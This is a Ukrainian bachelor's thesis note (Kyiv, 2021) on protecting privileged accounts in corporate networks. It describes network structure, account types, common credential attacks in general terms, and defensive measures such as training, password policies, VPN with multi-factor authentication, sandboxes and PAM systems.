Міністерство освіти і науки України

«Київський національний університет імені Тараса Шевченка»

Факультет інформаційних технологій

Кафедра кібербезпеки та захисту інформації

ДОПУСТИТИ ДО ЗАХИСТУ:
завідувач кафедри кібербезпеки
та захисту інформації
_____ Н.В. Лукова-Чуйко
« » червня 2021р.

ПОЯСНЮВАЛЬНА ЗАПИСКА

дипломної роботи
бакалавра
(назва освітнього рівня)

галузь знань 12 Інформаційні технології
(шифр і назва галузі знань)

спеціальність 125 Кібербезпека
(код і назва спеціальності)

освітня програма Кібербезпека
(назва освітньої програми)

на тему: «Механізми захисту привілейованого доступу в корпоративних мережах»

Виконавець: студент IV курсу, групи КБ-42

_____ **Сипко Максим Костянтинович**
(підпис) (прізвище ім'я по-батькові)

	Прізвище, ініціали	**Підпис**
Керівник	Пархоменко І.І.	

Нормоконтроль	Зюбіна Р. В.	

Київ 2021

Міністерство освіти і науки України

«Київський національний університет імені Тараса Шевченка»

Факультет інформаційних технологій

Кафедра кібербезпеки та захисту інформації

ЗАТВЕРДЖЕНО:
завідувач кафедри кібербезпеки
та захисту інформації
_____ Н.В. Лукова-Чуйко
«10» жовтня 2020 р.

ЗАВДАННЯ
на виконання дипломної роботи

спеціальності 125 Кібербезпека
(код і назва спеціальності)

освітньої програми Кібербезпека
(назва освітньої програми)

Студенту **КБ-42** **Сипку Максиму Костянтиновичу**
(група) (прізвище ім'я по-батькові)

Тема дипломної роботи Механізми захисту привілейованого доступу в корпоративних мережах

1. ПІДСТАВИ ДЛЯ ПРОВЕДЕННЯ РОБОТИ

Тема дипломної роботи затверджена на засіданні кафедри кібербезпеки та захисту інформації протокол №2 від 08.10.2020 р.

2. ВИХІДНІ ДАНІ ДЛЯ ПРОВЕДЕННЯ РОБІТ

Атаки на привілейовані облікові дані, механізми захисту привілеїв, рішення з інформаційної безпеки класу PAM, алгоритми хешування та аутентифікації.

3. ЗМІСТ РОЗРАХУНКОВО-ПОЯСНЮВАЛЬНОЇ ЗАПИСКИ

Особливості функціонування корпоративної мережі, проблематика безпеки привілейованих облікових даних, модель загроз з точки зору привілейованих акаунтів, основні атаки на привілеї, ескалація привілеїв.

4. ВИМОГИ ДО РЕЗУЛЬТАТІВ ВИКОНАННЯ РОБОТИ

Практична цінність Релаізація механізмів захисту за допомогою програмних засобів та надання рекомендацій щодо їх використання.

5. ДАТА ВИДАЧІ ЗАВДАННЯ

Дата видачі завдання:12 жовтня 2020 року

Завдання видав	_____	І. І. Пархоменко
	(підпис)	(ініціали, прізвище)
Завдання прийняв до виконання	_____	М. К. Сипко
	(підпис)	(ініціали, прізвище)

КАЛЕНДАРНИЙ ПЛАН

№ п/п	Найменування етапів робіт	Строки виконання робіт (початок-кінець)	Відмітка про виконання
1	Уточнення постановки задачі	25.01.2021 – 22.01.2020	*виконано*
2	Аналіз літератури	29.01.2020 – 11.02.2020	*виконано*
3	Дослідження корпоративних мереж	12.02.2020 – 15.02.2020	*виконано*
4	Побудова моделі загроз	16.02.2020 – 04.03.2020	*виконано*
5	Аналіз основних атак	05.03.2020 – 21.03.2020	*виконано*
6	Реалізація основних атак	22.03.2020 – 08.04.2020	*виконано*
7	Реалізація механізмів захисту від атак	09.04.2020 – 10.05.2020	*виконано*
8	Оформлення пояснювальної записки	11.05.2020 – 08.06.2020	*виконано*
9	Підготовка до захисту дипломної роботи	09.05.2020 – 21.06.2021	*виконано*

Завдання видав	_____	І. І. Пархоменко
	(підпис)	(ініціали, прізвище)
Завдання прийняв до виконання	_____	М. К. Сипко
	(підпис)	(ініціали, прізвище)

Термін подання дипломної роботи до ЕК 08 червня 2021 року

РЕФЕРАТ

Дипломна робота складається зі вступу, трьох розділів, загальних висновків, списку використаних джерел та апробації, має 57 сторінок основного тексту, 3 таблиці та 34 рисунки.

Метою даної роботи є реалізація механізмів захисту привілейованих облікових записів у корпоративних мережах від найбільш розповсюджених атак.

У роботі проаналізована існуюча література з безпеки привілейованих облікових даних, виконаний аналіз документів, вивчення та узагальнення інформації щодо захисту привілейованого доступу у корпоративних мережах, розроблено рекомендації з використання механізмів захисту привілейованих облікових даних.

Ключові слова: корпоративна мережа, інформаційна безпека, облікові записи, привілейовані облікові записи, захист інформації, атаки на привілейовані облікові записи, система по керуванню привілейованими обліковими записами, система управління привілейованими обліковими записами, аккаунти, привілейовані аккаунти.

ПЕРЕЛІК УМОВНИХ ПОЗНАЧЕНЬ ТА СКОРОЧЕНЬ

PAM	–	Privileged Access Management
VPN	–	Virtual Private Network
TLS	–	Transport Layer Security
LSASS	–	Local Security Authority Subsystem Service
WSL	–	Windows Subsystem for Linux
DC	–	Domain Controller
PSM	–	Privileged Session Manager
PVWA	–	Password Vault Web Access
CPM	–	Central Policy Manager
PTA	–	Privileged Threat Analytics
WAN	–	Wide Area Network
LAN	–	Local Area Network
СУБД	–	Система управління базами даних
ОЗ	–	Обліковий запис
ІТКС	–	Інформаційно-телекомунікаційна система
ОС	–	Операційна система
ЦС	–	Цільова система

ЗМІСТ

ВСТУП

Актуальність даної роботи визначається тією обставиною, що сучасний світ все більше і більше переходить до етапу коли інформація стає найбільшою цінністю.

В сучасному світі кожного дня можна почути, побачити, прочитати новину в які буде сказано, що компанія понесла втрат через вірусну атаку, що призупинила роботу інформаційно-телекомунікаційних систем підприємства (ІТКС), або новину, що в мережі інтернет з'явились сотні тисяч особистих даних клієнтів певної компанії, а особисті дані це тип конфіденційної інформації і полювання за такого типу інформацією або за іншого роду інформацією (комерційною таємницею, службовою інформацією і т.д.) ведеться щодня.

Витік інформації з обмеженим доступом відбувається щодня, це можуть бути хакерські атаки ззовні, або це може бути робота інсайдерів з середини компанії, а особливо важливо те, що більшість таких атак виконуються з використанням облікових записів.

Тому *метою* даної роботи є реалізація механізмів захисту привілейованих облікових записів у корпоративних мережах від найбільш розповсюджених атак.

Для досягнення поставленої мети необхідно вирішити такі *завдання***:**

- розглянути особливості функціонування корпоративної мережі;
- дослідити проблематику захисту привілейованого доступу в корпоративній мережі;
- розглянути існуючі методи нападу та захисту привілейованого доступу в корпоративній мережі.

Об'єктом дослідження є процес виявлення та запобігання атакам на привілейовані облікові дані у корпоративній мережі.

Предметом дослідження є набір механізмів, що реалізують методи захисту привілейованих акаунтів у корпоративних мережах.

Методи дослідження дипломної роботи:

- аналіз літератури;

- аналіз документації;
- порівняння ефективності методів захисту;
- дослідження принципів атак для створення відповідних механізмів захисту
- дослідження вітчизняної і зарубіжної практики.

Практична цінність дипломної роботи: реалізація механізмів захисту корпоративної мережі за допомогою програмно-апаратних засобів захисту.

Система працює у ряді компаній, але через неможливість розголошування комерційної інформації, більше даних щодо підприємств, де застосовується ця система, надати немає можливості.

РОЗДІЛ 1
ОПИС КОРПОРАТИВНИХ МЕРЕЖ

1.1 Характеристика корпоративних мереж

Сьогодні більшість підприємств використовують мережі для доставки інформації працівникам, постачальникам та споживачам. Комп'ютерна мережа - це група двох або більше комп'ютерних систем, пов'язаних між собою каналами зв'язку для обміну даними та інформацією. Сучасні мережі часто зв'язують тисячі користувачів і можуть передавати аудіо та відео, а також дані.

Мережі включають клієнтів та сервери. Клієнт - це програма, яка працює на персональному комп'ютері або робочій станції. Він покладається на сервер, який управляє мережевими ресурсами або виконує спеціальні завдання, такі як зберігання файлів, управління одним або декількома принтерами або обробка запитів до бази даних. Будь-який користувач мережі може отримати доступ до можливостей сервера.

Завдяки спрощеному та швидкому обміну інформацією мережі створили нові способи роботи та підвищення продуктивності. Вони забезпечують більш ефективне використання ресурсів, дозволяючи спілкування та співпрацю на відстані та часу. За допомогою спільного використання файлів усі співробітники, незалежно від місцезнаходження, мають доступ до однакової інформації.

Спільні бази даних також усувають дублювання зусиль. Співробітники різних сайтів можуть «обмінюватися» комп'ютерними файлами, працюючи над даними, ніби вони перебувають в одній кімнаті. Їх комп'ютери з'єднані телефонними або кабельними лініями, всі вони бачать одне і те ж на своєму дисплеї, і кожен може вносити зміни, які бачать інші учасники. Співробітники також можуть використовувати мережі для відеоконференцій.

Мережі дають можливість компаніям запускати корпоративне програмне забезпечення - великі програми з інтегрованими модулями, які керують усіма внутрішніми операціями корпорації.[1]

Системи планування ресурсів підприємства працюють у мережах. Типові підсистеми включають фінанси, людські ресурси, інжиніринг, збут та розподіл замовлень, управління замовленнями та закупівлі. Ці модулі працюють незалежно, а потім автоматично обмінюються інформацією, створюючи систему, що включає поточні дати поставки, стан запасів, контроль якості та іншу важливу інформацію.

Давайте зараз розглянемо основні типи мереж, які компанії використовують для передачі даних - локальні мережі та глобальні мережі - та популярні мережеві програми, такі як інтрамережі та віртуальні приватні мережі.

Два основних типи мереж розрізняють за площею, яку вони охоплюють. Локальна мережа (LAN) дозволяє людям в одній локації обмінюватися даними та ділитися використанням апаратного та програмного забезпечення від різних виробників комп'ютерів.

Мережі локальної мережі пропонують компаніям економічно вигідніший спосіб підключення комп’ютерів, ніж прив’язка терміналів до головного комп’ютера. Наприклад, найпоширенішим використанням локальних мереж на малому бізнесі є автоматизація офісів, бухгалтерський облік та управління інформацією. Локальні мережі можуть допомогти компаніям скоротити персонал, впорядкувати операції та скоротити витрати на обробку. Локальні мережі можна налаштувати за допомогою дротових або бездротових з'єднань.[2]

Широкообласна мережа (WAN) з'єднує комп'ютери на різних сайтах через телекомунікаційні носії, такі як телефонні лінії, супутники та мікрохвильові печі. Модем підключає комп'ютер або термінал до телефонної лінії і передає дані майже миттєво, менше ніж за секунду. Інтернет - це, по суті, глобальна глобальна мережа. Компанії також підключають локальні мережі в різних місцях до глобальних мереж. WAN дозволяють компаніям цілодобово працювати над критичними проектами, використовуючи команди в різних часових поясах.

Кілька форм глобальних мереж - інтрамережі, віртуальні приватні мережі (VPN) та екстрамережі - використовують Інтернет-технології.

Основне завдання при створенні корпоративної мережі полягає в тому, щоб ця громіздка і дуже дорога система якнайкраще справлялася з обробкою потоків інформації, що циркулюють між співробітниками підприємства і дозволяла приймати їм своєчасні та раціональні рішення. А так як життя не стоїть на місці, то і зміст корпоративної інформації, інтенсивність її потоків і способи її обробки постійно змінюються.

Отже, створення локальної корпоративної мережі — це важлива умова функціонування будь-якої сучасної організації, будь-якого бізнесу, у будь-якій галузі. Завдяки їй користувачі (співробітники) отримують доступ до загальних ресурсів, зможуть спільно використовувати принтери та інше мережеве обладнання.[3]

Правильно налаштувавши мережу, можна забезпечити належний рівень секретності і запобігти витоку даних, що становлять комерційну таємницю.

1.2 Особливості функціонування корпоративних мереж

Корпоративна мережа, як правило, є територіально розподіленої, тобто об'єднує офіси, підрозділи та інші структури, що знаходяться на значній відстані один від одного. Принципи, за якими будується корпоративна мережа, досить сильно відрізняються від тих, що використовуються при створенні локальної мережі. Це обмеження є принциповим, і при проектуванні корпоративної мережі слід вживати всіх заходів для мінімізації обсягів переданих даних. В іншому ж корпоративна мережа не повинна вносити обмежень на те, які саме програми та яким чином обробляють переносити по ній інформацію.

Для об'єднання вузлів мережі в більшості випадків використовуються глобальні мережі передачі даних. Навіть там, де можлива прокладка виділених ліній (наприклад, в межах одного міста) використання технологій пакетної комутації

дозволяє зменшити кількість необхідних каналів зв'язку і - що важливо - забезпечити сумісність системи з існуючими глобальними мережами.

Підключення корпоративної мережі до Internet виправдано, якщо потрібен доступ до відповідних послуг. Використовувати Internet як середовище передачі даних варто тільки тоді, коли інші способи недоступні і фінансові міркування переважують вимоги надійності та безпеки.

Якщо використовувати Internet тільки як джерело інформації, краще користуватися технологією "з'єднання по запиту" (dial-on-demand), тобто таким способом підключення, коли з'єднання з вузлом Internet встановлюється тільки з ініціативи і на потрібний час. Це різко знижує ризик несанкціонованого проникнення у мережу ззовні.

Корпоративну мережу корисно розглядати як складну систему, що складається з декількох взаємодіючих шарів. В основі піраміди, що представляє корпоративну мережу, лежить шар комп'ютерів - центрів зберігання і обробки інформації, і транспортна підсиства, що забезпечує надійну передачу інформаційних пакетів між комп'ютерами.[4]

Над транспортною системою працює шар мережевих операційних систем, який організовує роботу додатків в комп'ютерах і надає через транспортну систему ресурси свого комп'ютера в загальне користування.

Над операційною системою працюють різні додатки, але через особливу роль систем управління базами даних, що зберігають в упорядкованому вигляді основну корпоративну інформацію і виробляють над нею базові операції пошуку, цей клас системних додатків звичайно виділяють в окремий шар корпоративної мережі.

На наступному рівні працюють системні сервіси, які, користуючись СУБД, як інструментом для пошуку потрібної інформації серед мільйонів і мільярдів байт, що зберігаються на дисках, надають кінцевим користувачам цю інформацію в зручній для прийняття рішення формі, а також виконують деякі загальні для підприємств усіх типів процедури обробки інформації. До цих сервісів відноситься служба WorldWideWeb, система електронної пошти, системи колективної роботи і багато інших.

І, нарешті, верхній рівень корпоративної мережі представляють спеціальні програмні системи, які виконують завдання, специфічні для даного підприємства або підприємств даного типу. Прикладами таких систем можуть служити системи автоматизації банку, організації бухгалтерського обліку, автоматизованого проектування, управління технологічними процесами і т.п.

Кінцева мета корпоративної мережі втілена в прикладних програмах верхнього рівня, але для їх успішної роботи абсолютно необхідно, щоб підсистеми інших верств чітко виконували свої функції.

1.3 Привілейовані облікові записи у корпоративних мережах

Обліковий запис - у комп'ютерній системі - сукупність наданої інформації про користувача, засобів та прав користувача відносно багатокористувацької системи.[5] Облікові записи (ОЗ) можна поділити на 2 групи

1. не привілейовані;
2. привілейовані.

Не привілейовані облікові записи – тип облікового запису, що має мінімальний набір привілеїв, що дозволяють користувачеві лише війти в систему та переглядати інформацію доступ до якої їй потрібен, всі інші дії для такого типу облікового запису є недоступними. Прикладами такого типу облікових записів можуть бути такі облікові записи в ОС Windows як:

3. гість;
4. guest;
5. інші облікові записи створені не для адміністративних дій;

Такі облікові записи є майже у кожного працівника в будь якій компанії незалежно від посади, обов'язків і т.д., і використовуючі такі облікові записи особа може автентифікуватись на будь який комп'ютер в мережі компанії та виконувати свою роботу без можливості внесення змін в самі налаштування комп'ютера, або налаштування інших комп'ютерів в мережі

Привілейований обліковий запис - це обліковий запис користувача, який має більше привілеїв, ніж звичайні користувачі. Привілейовані облікові записи можуть, наприклад, мати можливість встановити або видалити програмне забезпечення, оновити операційну систему або змінити конфігурації системи чи програми. Вони також можуть мати доступ до файлів, які зазвичай не доступні звичайним користувачам.[6]

Такі облікові записи найчастіше найчастіше поділяють на групи, опис цього розділення наводиться нижче.

- Акаунти локальних адміністраторів (наприклад root в Linux, Administrator в Windows і т.д.) – ці акаунти є не персоналізованими обліковими записами, які надають адміністративний доступ тільки до однієї локальної машини. Зазвичай такі облікові записи використовуються IT-персоналом для обслуговування робочих станцій, серверів, мережевих пристроїв, баз даних, мейнфреймів і т.д. Часто для простоты использования они имеют один и тот же пароль для всей платформы или всей организации.
- Привілейовані акаунти користувачів - є персоналізованими обліковими записами, яким надані адміністративні привілеї в одній або декількох системах. Зазвичай це одна з найбільш поширених форм привілейованих облікових записів, що дозволяє користувачам мати права адміністратора, наприклад, на своїх локальних робочих столах або в системах, якими вони керують.
- Акаунти адміністраторів домену - мають привілейований адміністративний доступ до всіх робочих станцій і серверів в домені. Хоча цих облікових записів небагато, вони забезпечують найбільш великий доступ в мережі.
- Аварійні акаунти - надають непривілейованих користувачам адміністративний доступ до захищених систем в разі виникнення надзвичайної ситуації та іноді називаються обліковими записами «firecall» або «breakglass».
- Сервісні акаунти - можуть бути привілейованими локальними або доменними обліковими записами, які використовуються додатком або службою для взаємодії з операційною системою.

- Доменні сервісні акаунти - зроблять зміну паролів ще більш складним завданням, оскільки вони вимагають координації між декількома системами. Ця проблема часто призводить до звичної практики рідкісного зміни паролів облікових записів служб, що пов'язане зі значним ризиком для підприємства.
- Акаунти додатків - це облікові записи, які використовуються додатками для доступу до баз даних, виконання роботизованих завдань, скриптів або взаємодії між додатками.

Висновки за розділом 1

У цьому розділі мною було розглянуто особливості корпоративних мереж, у тому числі, як вони проектуються, з чого складаються та якими принципами треба керуватися при забезпеченні безпеки корпоративної мережі.

Окрім цього я розглянув привілейовані облікові записи, які найчастіше зустрічаються у корпоративних мережах і які необхідні для ефективного користування інфраструктурою для виконання поставлених бізнес-задач.

РОЗДІЛ 2
ОСНОВНІ ЗАГРОЗИ ПРИВІЛЕЙОВАНОГО ДОСТУПУ У КОРПОРАТИВНИХ МЕРЕЖАХ

2.1 Проблематика безпеки привілейованого доступу в корпоративних мережах

Забезпечення безпеки привілейованого доступу - це критично важливий крок для захисту бізнес-ресурсів в сучасних організаціях. Безпека більшості або всіх бізнес-ресурсів IT-компанії залежить від цілісності привілейованих облікових записів, за допомогою яких виконується адміністрування, управління та розробка. Зловмисники часто намагаються скомпрометувати облікові записи та інші компоненти привілейованого доступу, щоб швидко отримати доступ до даних і систем за допомогою атак типу Pass-the-Hash і Pass-the-Ticket, спрямованих на крадіжку облікових даних. Для захисту привілейованого доступу від зловмисників необхідна комплексна стратегія ізолювання цих систем від ризиків.[7]

Більшість компаній нехтує безпекою облікових даних привілейованих користувачів через що має великий ризик їх компрометації, що може привести до збитку компанії як фінансового так і іміджевого. За даними провідних фахівців з розслідування кіберзлочинів, в 80% всіх випадків просунутих атак використовується саме злом привілейованих облікових записів.

Особливу увагу треба приділяти привілейованим обліковим записам оскільки саме користувачі з підвищеним рівнем привілеїв мають найбільше можливостей викрадення інформації, що має певну цінність. До таких користувачів можна віднести:

1. адміністраторів ІТКС;
2. менеджерів вищого рівня;
3. керівників відділів;

Саме ці особи зазвичай мають привілейовані ОЗ та є основними цілями зловмисників. Крім того що ці особи, а саме їх ОЗ, є цілями для зловмисників, вони самі можуть бути зловмисниками-інсайдерами котрі можуть викрадати інформацію та незаконно її використовувати для отримання власної вигоди, або нанесення звитків компанії.[8]

2.2 Формування моделі загроз з точки зору привілейованого доступу

Види зловмисників

Тепер я би хотів визначити типи зловмисників, які можуть намагатися спричините збитки організації шляхом використання перерахованих вище вразливостей.

Внутрішній порушник

Це зловмисник, який знаходиться всередині компанії, часто незадоволений або звільнений працівник, ще знаходиться на роботі і має привілейований доступ. Але не рідко зустрічаються випадки, коли обліковий запис співробітника залишається активною після його звільнення чи відставки.

Внутрішній порушник поневолі

Це співробітник, з яким не проводилися інструктажі або просто неуважний. Такі співробітники здатні завдати шкоди одним лише розкриттям підозрілого поштового вкладення або переходом по злоякісної посиланням або ж приєднанням знайденої на вулиці флешці.

Зовнішній порушник

Це особи, які не мають повноважень на доступ до корпоративної мережі та знаходяться зазвичай поза інфраструктурою компанії. Такими порушниками можуть бути як звичайні люди, так і організації, які хочуть завдати збитків підприємству.

Зовнішній порушник поневолі

Це може бути партнер компанії, який вже скомпрометован якимось шкідливим ПЗ та поширює його при взаємодії з ним.

Для найбільш ефективної роботи користувачів у корпоративній мережі (співробітників підприємства або зовнішніх користувачів) необхідно використовувати відповідні заходи захисту корпоративної мережі для уникнення несанкціонованого доступу до інформації та завдання шкоди підприємству.

Типовий алгоритм атаки

Типовий алгоритм атаки на привілейовані облікові записи складається з чотирьох етапів:

1. злом периметру;
2. компрометація привілейованого облікового запису та ескалація привілеїв;
3. пошук інших привілейованих облікових записів у корпоративній мережі;
4. подальше розповсюдження мережею та закріплення в ній.

Кінцевим результатом такої атаки може бути викрадення або пошкодження даних компанії.

Усі типи зловмисників повинні досягти певної цілі для подальшого розвитку атаки. Якщо унеможливити ескалацію привілеїв, то можна запобігти розвитку атак та потенціальним збиткам, як фінансовим так і іміджевим.[9]

2.3 Типи атак та механізми захисту привілейованого доступу від цих атак

Перший етап атаки на основі облікових даних, - це процес викрадення облікових даних. Зловмисники зазвичай використовують фішинг для крадіжки облікових даних, оскільки це досить дешева та надзвичайно ефективна тактика. Ефективність фішингу облікових даних покладається на взаємодію людей у спробі обдурити співробітників, на відміну від шкідливого програмного забезпечення та експлойтів, які покладаються на слабкі місця захисту.[10]

Крадіжка корпоративних облікових даних, як правило, є цілеспрямованою роботою. Зловмисники обшукують сайти соціальних мереж, такі як LinkedIn, шукаючи конкретних користувачів, чиї облікові дані надають доступ до важливих

даних та інформації. Фішингові електронні листи та веб-сайти, які використовуються для викрадення корпоративних облікових даних, є набагато складнішими, ніж ті, що використовуються для викрадення облікових даних споживачів. Зловмисники докладають багато зусиль, щоб ці електронні листи та веб-сайти виглядали майже ідентично законним корпоративним додаткам та сервісам.

Саме на цій фазі атак, що базуються на облікових даних, тренінг щодо підвищення рівня безпеки відіграє роль першої лінії захисту. На жаль, немає гарантії, що працівники будуть виявляти спробу фішингу 100 відсотків часу. Щоб мінімізувати викрадення облікових даних, корпоративні дані повинні обмежуватися схваленими програмами, а використання слід заблокувати від малоймовірних або невідомих програм та веб-сайтів. Продукти безпеки можуть блокувати корпоративні дані, щоб вони ніколи не виходили з мережі організації, і не допускати їх надсилання на шкідливі сайти.[11]

Атаки з використанням шкідливого програмного забезпечення є однією з найвідоміших методів крадіжки облікових даних. Створене для зриву та отримання несанкціонованого доступу до мережі організації, шкідливе програмне забезпечення складається зі шкідливих програм, включаючи шпигунське програмне забезпечення, комп'ютерні віруси, троянських коней або хробаків. Усі вони призначені для виконання різноманітних несанкціонованих функцій, включаючи викрадення облікових даних за допомогою таких методів, як моніторинг натискання клавіш.

Зазвичай облікові дані отримують у зашифрованому форматі, тож для подальшого їх використання необхідно якось розшифрувати ці дані. Тут і використовується брутфорс. Коли кіберзлочинці здійснюють брутфорс для викрадення облікових даних, вони використовують метод спроб і помилок для ідентифікації дійсних облікових даних для входу за допомогою прикладних програм.

Від брутфорс атак за своєю суттю важко захиститись, оскільки автоматизоване програмне забезпечення використовується для повторного вгадування комбінацій імен користувачів та паролів, поки воно не буде успішним.

Сервери, яким не вистачає моніторингу невдалих спроб, більш сприйнятливі до цього типу крадіжки облікових даних, оскільки автоматизовані атаки можуть спробувати тисячі здогадок щосекунди.

Однією з найпоширеніших технік викрадення облікових даних є credential stuffing. Різновидом брутфорс атак, credential stuffing є автоматизованою атакою за допомогою ботів для тестування мільйонів викрадених комбінацій імені користувача та пароля на цільовому веб-сайті або в додатку. Індустрія безпеки спостерігає надзвичайне збільшення кількості credential stuffing атак, оскільки у багатьох користувачів крали інформацію для входу через порушення протягом багатьох років. Зловмисники розраховують на повторне використання цих облікових даних у кількох додатках та на веб-сайтах, і вони, як правило, приносять значний прибуток зловмисникам.[12]

Зловживання обліковими даними, завершальна атака на основі облікових даних, - це фактичне використання скомпрометованих паролів для автентифікації програм та викрадення даних.

Після того, як зловмисник отримає облікові дані користувача та паролі, він може продати ці дані на чорному ринку або використовувати їх для компрометації мережі організації, минаючи всі заходи безпеки, пересуватися в бік всередині мережі та красти дані.

У несегментованому середовищі зловмисник може вільно пересуватися по мережі організації. Якщо середовище відокремлене та забезпечує видимість для користувачів та додатків, можуть бути введені заходи безпеки, щоб запобігти зловмисникові боковий рух та отримання доступу до важливих даних.

Після того, як у зловмисника є облікові дані, щоб працювати як дійсний користувач, дуже мало можна зробити, щоб ідентифікувати зловмисника та перевірити, чи справді той користувач є людиною, за яку себе видає.

Організації зазвичай впроваджують багатофакторну автентифікацію в додатках, щоб вимагати від користувачів перевірку своєї ідентичності більше одного разу. Однак зробити це для кожної окремої програми, що використовується в організації, неможливо та не ефективно.

Як вже було сказано раніше, привілейовані облікові записи є небезпечними для підприємства та несуть найбільшу небезпеку для ІТКС підприємства. В зв'язку з цим постає питання порядку використання та захисту такого типу облікових записів.

Оскільки обліковий запис сам себе захистити не може його повинна захищати та особа котра його використовує та організація до якої цей привілейований ОЗ відноситься. Далі ми розглянемо які дії для захисту повинна вжити особа яка використовує привілейований ОЗ для недопущення його використання 3-ми особами та дії які треба вжити підприємству для недопущення втрати привілейованого ОЗ і недопущення можливості його незаконного використання.[13]

Особа яка використовує обліковий запис для недопущення його втрати повинна забезпечити:

1. надійний пароль до ОЗ;
2. конфіденційність паролю та облікових даних;
3. не запускати підозрілих програм на робочому комп'ютері з правами свого привілейованого ОЗ;
4. не переходити за підозрілими посиланнями;
5. не вводити облікові дані від привілейованого запису на ресурсах що не є ресурсами організації на якій був створений цей ОЗ.

Організація чий привілейований ОЗ використовує особа повинна забезпечити:

1. максимальний рівень безпеки збереження облікових даних;
2. безпечні канали передачі даних;
3. неможливість попасти в мережу організації ззовні без реальної на то необхідності;
4. високий рівень перевірки всіх файлів що попадають в мережу;
5. навчання користувачів по роботі з обліковими записами;
6. політики регулярної зміни паролів до ОЗ;
7. політики забезпечення комплексності паролю;
8. впровадження систем по керуванню привілейованими обліковими записами (PAM рішень).

Максимальний рівень безпеки збереження облікових даних забезпечується шляхом проведення постійних тренінгів та пояснюючих лекцій на котрих співробітникам повинні пояснювати, що зберігання облікових даних у виді відкритих файлів на комп'ютері, або записаними на папірці котрий лежить на робочому столі працівника.

Проведення такого роду лекцій та тренінгів знизить можливість витоку облікових даних за межі вашої організації оскільки часто можна побачити що в невеликих організаціях облікові записи працівники передають іншим працівникам за допомогою месенджерів для виконання певної роботи. В умовах сучасності це не допустимо з великої кількості причин.

По-перше передаючи свої облікові дані третій особі стає неможливим чітко відслідкувати хто вчинив певне діяння, оскільки дії вчинені від вашого облікового запису але вчинені не вами.

По-друге передаючи облікові данні через мережу інтернет треба бути впевненим в каналах передачі даних оскільки з самих каналів передачі даних можливо отримати облікові дані та використати їх в злочинних цілях. Тут ми плавно переходим до наступного пункту забезпечення безпеки облікового запису – безпечні канали передачі даних.

Безпечні канали передачі даних потрібні щоб забезпечити безпечну передачу облікових даних через мережу від одного пристрою до іншого. Рекомендується передавати інформацію між пристроями лише в шифрованому вигляді. В залежності від важливості інформації що передається каналами зв'язку треба використовувати різні протоколи шифрування.

Найновішим та найбільш надійним є протокол TLS 1.3. Також для безпечної передачі даних рекомендується використовувати канали передачі даних з захистом від витоку інформації технічними каналами такими як побічні електромагнітні випромінювання і т. д. Це зробить неможливим отримати інформацію особами що зчитують канали зв'язку в організації та перебувають в ній не законно. Це підводить нас до наступного пункту – захист мережі організації ззовні без потреби на це.

Підключення до внутрішньої мережі зовні є особливо важливим моментом в будь якій організації оскільки від цього не можливо відмовитись в сучасних умовах, все більше та більше компаній наймають працівників з інших країн та вони під'єднуються до внутрішньої мережі зовні, і це не єдина причина з якої потрібне підключення у внутрішню мережу зовні. Найяскравіший прикладом коли великій кількості людей потрібен був віддалений доступ для виконання свої обов'язків була спалах коронавірусу котрий спричинив перехід на віддалену роботу великої кількості людей. [14]

Для безпечного підключення треба використовувати надійні рішення що будують безпечні та надійні VPN тунелі у внутрішню мережу та не допустять у внутрішню мережу осіб що не повинні мати такого роду доступу. Крім побудови надійного тунелю треба забезпечити перевірку особи що використовую цей тунель, оскільки дуже часто тунель будується між пристроями і може не перевіряти який користувач його використовує, тому найкраще використовувати рішення, що змушують користувача пройти автентифікацію (краще всього 2-х факторну або біометричну) – це забезпечить впевненість в тому, що доступ був отриманий легітимно. Побудова надійного зовнішнього доступу захистить внутрішню мережу від неправомірних дій неавторизованих осіб, але не захистить від потрапляння в мережу загрозливих файлів. Це питання буде висвітлено далі.

Шкідливі файли є великою загрозою для організації оскільки їх потрапляння може призвести до непомітного витоку інформації без конкретної особи. Для захисту внутрішньої мережі можуть бути використані мережеві пастки які є завідомо вразливими та спокушають шкідливий файл заразити цю систему. Після зараження пристрій котрий був пасткою сповістить співробітника про наявність такого файлу в мережі, що полегшить його пошук на інших пристроях в мережі.

Крім того в мережі встановлюються так звані «пісочниці» котрі перевіряють всі файли що попадають в мережу. Принцип роботи пісочниці такий що вона емулює різні види систем та запускає той чи інший файл, що прийшов з інтернету та слідкує за подальшими змінами в цих системах, за декілька хвилин така система може прокрутити десятки років роботи такого файлу та знайти той момент коли та

куди він звертався, або що хотів отримати. Крім того йде перевірка вже з готовою базою даних вірусів відомих в світі і також такі системи використовують штучний інтелект для покращеного аналізу файлів. Ці всі пункти є надзвичайно важливими і забезпечують технічний захист інформації, але найбільш слабким місцем в організації є людина. Саме людина має емоції, почуття і т. д. і це використовують зловмисники, але про це далі.

Для того щоб знизити ризик витоку облікових даних та інформації в цілому від своїх співробітників треба проводити постійні курси навчання та підвищення кваліфікації та пояснювати, що переходити за підозрілими посиланнями не потрібно, завантажувати картинки з котенятами які прислав на пошту хтось із співробітників теж не потрібно. Використовувати особисту електронну пошту в робочих цілях теж не можна.

Список того, що треба розповісти співробітникам створити неможливо оскільки зловмисники теж розвиваються і шукають все нових способів отримати те що їм потрібно. Саме тому регулярні тренінги, масове просвітлення та постійні нагадування про наявні загрози знизить можливість витоку облікових даних, але просвітлення не врятує від можливості підбору облікових даних і про це далі.

Регулярна заміна пароля є надзвичайно важливою оскільки знаючи ім’я та прізвище співробітника можливо сформувати його логін та підібрати пароль за сформованим словником. Частіше за все використовуються стандартні паролі такі як:

1. дата народження;
2. ім’я дитини/чоловіка/дружини;
3. значимі дати;
4. стандартні паролі по типу «qwerty».

Саме тому треба створювати надійні парольні політики та змушувати користувачів постійно міняти свої паролі. Але користувачі змінюють паролі не частіше чім раз в місяць, більш часта зміна паролів викликає проблему з їх запам'ятовуванням саме тому краще використовувати рішення класу PAM котрі

будуть автоматично керувати обліковими записами і про такі рішення я розповім далі.

Особливу увагу треба приділити останньому пункту - впровадження систем по керуванню привілейованими обліковими записами. Це є вкрай необхідним оскільки впровадження такої системи дасть змогу:

1. забезпечити максимальний рівень безпеки збереження облікових даних;
2. знизити ризики в разі оформлення доступу для зовнішніх користувачів;
3. забезпечити регулярну та часту зміну паролів до ОЗ;
4. забезпечити максимальній рівень складності паролю;
5. контролювати дії користувачів під час сесії з привілейованим ОЗ.

В наступному розділі ми більш детально розглянемо можливості систем по керуванню привілейованими обліковими записами та визначимо світових лідерів в цій сфері.

Найбільшою світовою компанією що проводить аналіз ринку в області інформаційної безпеки є компанія Gartner. Відповідно до звітів аналітичної компанії Gartner за 2020 рік, останній офіційний аналітичний звіт ринку PAM (Privileged Access Management), лідером цього ринку стало рішення компанії CyberArk.

